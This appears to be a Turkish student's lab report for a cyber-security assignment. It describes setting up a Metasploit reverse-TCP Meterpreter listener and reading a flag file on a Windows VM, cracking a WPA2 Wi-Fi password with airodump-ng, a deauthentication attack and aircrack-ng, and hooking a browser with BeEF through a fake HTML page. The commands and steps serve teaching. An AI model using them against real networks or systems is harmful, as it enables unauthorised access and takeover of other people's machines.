
Metasploit'te kullanılacak payload ve dinlenecek IP/port ayarlarını yapılandırdım.Bu aşamada Metasploit Framework üzerinde saldırı dinleyicisini hazırladım. Öncelikle use exploit/multi/handler komutunu kullanarak geri bağlantı (reverse TCP) alabilmek için uygun modülü seçtim. Ardından set payload windows/meterpreter/reverse\_tcp komutu ile Windows sistemlerde çalışacak olan Meterpreter tabanlı payload’u belirledim. Bağlantının bana düşmesi için kendi IP adresimi set LHOST 192.168.29.128 komutu ile, dinleyeceğim portu ise set LPORT 12345 komutu ile ayarladım. Tüm bu yapılandırmaları tamamladıktan sonra exploit komutunu girerek dinleyiciyi başlattım. Bu sayede, hedef sistemde zararlı dosya çalıştırıldığında bağlantı bana ulaştı ve kontrolü ele geçirdim.




Meterpreter shell komutu ile hedef Windows makinede komut satırına geçtim, FLAG.txt dosyasına erişerek içeriği okuttum.

**Wİ-Fİ ŞİFRE KIRMA**

**1-Ağ Arayüzlerini Gözlemledim:**  
 ifconfig komutu sayesinde sistemdeki tüm ağ arayüzlerini (örneğin: eth0, lo, wlan0, wlan0mon) listeledim. Her bir arayüzün IP adresi, MAC adresi, paket gönderim/alımları gibi bilgileri görüntüledim.




**2-Monitor Modunu Başlattım:**  
 İlk olarak kablosuz ağ kartımı monitor moda almak için aşağıdaki komutu kullandım:



Daha sonra da ifconfig komutunu kullanarak wlan0mon arayüzünü görerek kartın monitor moda başarıyla geçtiğini doğruladım.

### **3-Kablosuz Ağları Tespit Ettim**


Monitor moddayken çevredeki ağları tespit etmek için:



komutunu kullandım. Bu işlem sonucunda hedefim olan siberFinalOdevi ağı dahil çevredeki tüm ağlar listelendi. Aşağıdaki bilgileri edindim:


* **BSSID:** 8E:7B:2B:95:32:B5
* **Kanal:** 1

**4-Hedef ağa odaklandım ve veri toplamaya başladım**  
Hedef ğağı analiz etmek için airodump-ng -c 9 --bssid 8E:7B:2B:95:32:B5 -w handshake\_siberFinal wlan0mon komutunu kullandım. Bu sayede sadece hedef ağı dinledim ve "handshake" verisini toplamaya başladım.





### **5-Deauthentication (Bağlantı Kesme) Saldırısı Gerçekleştirdim**

Handshake yakalayabilmek için hedef cihaza yönelik deauth saldırısı uyguladım.

Bu komutla hedef cihaz bağlantıyı kaybetti ve tekrar bağlandığında handshake paketi başarıyla kaydedildi.

### **6-Şifreyi Kırdım**

Handshake dosyası oluşturulduktan sonra aircrack-ng aracıyla WPA2 şifresini kırmaya geçtim. Rockyou.txt sözlüğünü kullandım:




**Sonuç:**  
Hedef ağın şifresi başarıyla kırıldı. Bulunan şifre: **123456789**

Bu tüm adımlar sadece görsel olarak verdiğim ekran görüntülerine dayanarak oluşturulmuştur.

**BEEF UYGULAMASI**


# **1. BeEF Servisini Başlatma**


Terminal üzerinden `sudo beef-xss` komutunu kullanarak BeEF aracını başlattım. Komut sonrası servis başarıyla aktif hale geldi. Web arayüzüne bağlanmak için gerekli bağlantı ve hook script bilgileri ekrana yansıdı.



# **2. Web Arayüzüne Erişim Sağlama**

Servisin başarılı şekilde çalıştığını gördükten sonra varsayılan arayüz olan `http://127.0.0.1:3000/ui/panel` adresine tarayıcımdan eriştim. Giriş ekranı sorunsuz şekilde açıldı.






# **3. Hook Script'i HTML Sayfaya Yerleştirme**


/var/www/html dizinine giderek sahte bir HTML sayfa oluşturdum ve içerisine BeEF hook script’ini ekledim. Böylece bu sayfa ziyaret edildiğinde hedef tarayıcı BeEF’e bağlanacaktı.





# **4. Sahte Sayfayı Tarayıcıda Açma**

Hazırladığım HTML sayfasını Windows sistemdeki tarayıcıda açarak hook işleminin başarılı olup olmadığını test ettim. Sayfa düzgün yüklendi ancak Türkçe karakterlerde bozulmalar gözlemledim.




# **5. Tarayıcının BeEF Paneline Bağlanması**

Hedef tarayıcının hazırladığım sahte sayfayı açmasıyla birlikte, BeEF arayüzünde bu tarayıcının 'hooked' olarak belirdiğini gözlemledim. Böylece o tarayıcı üzerinde çeşitli komutlar çalıştırabilir hale geldim.



# **6.VirtualBox Ağ Ayarlarımı Değiştirme**

BeEF’in sadece 127.0.0.1 üzerinden değil, aynı zamanda Kali’nin yerel IP adresiyle de erişilebilir olması için VirtualBox ağ ayarlarında ‘Yalnızca Anamakine Bağdaştırıcısı’ modunu etkinleştirdim. Böylece Windows tarayıcıdan Kali’ye doğrudan erişim sağladım.



# **Sonuç:**

Bu uygulama süresince BeEF aracıyla bir tarayıcıyı başarıyla hookladım, yerel ağ üzerinden kontrol sağlamayı başardım ve BeEF’in sunduğu özellikleri uygulamalı olarak deneyimledim. VirtualBox ayarları sayesinde Kali ile Windows arasında iletişim kurarak başarılı bir senaryo oluşturabildim. VirtualBox ayarları ve HTML düzenlemeleri sayesinde hem 127.0.0.1 hem de yerel IP üzerinden başarılı bağlantılar gerçekleştirdim.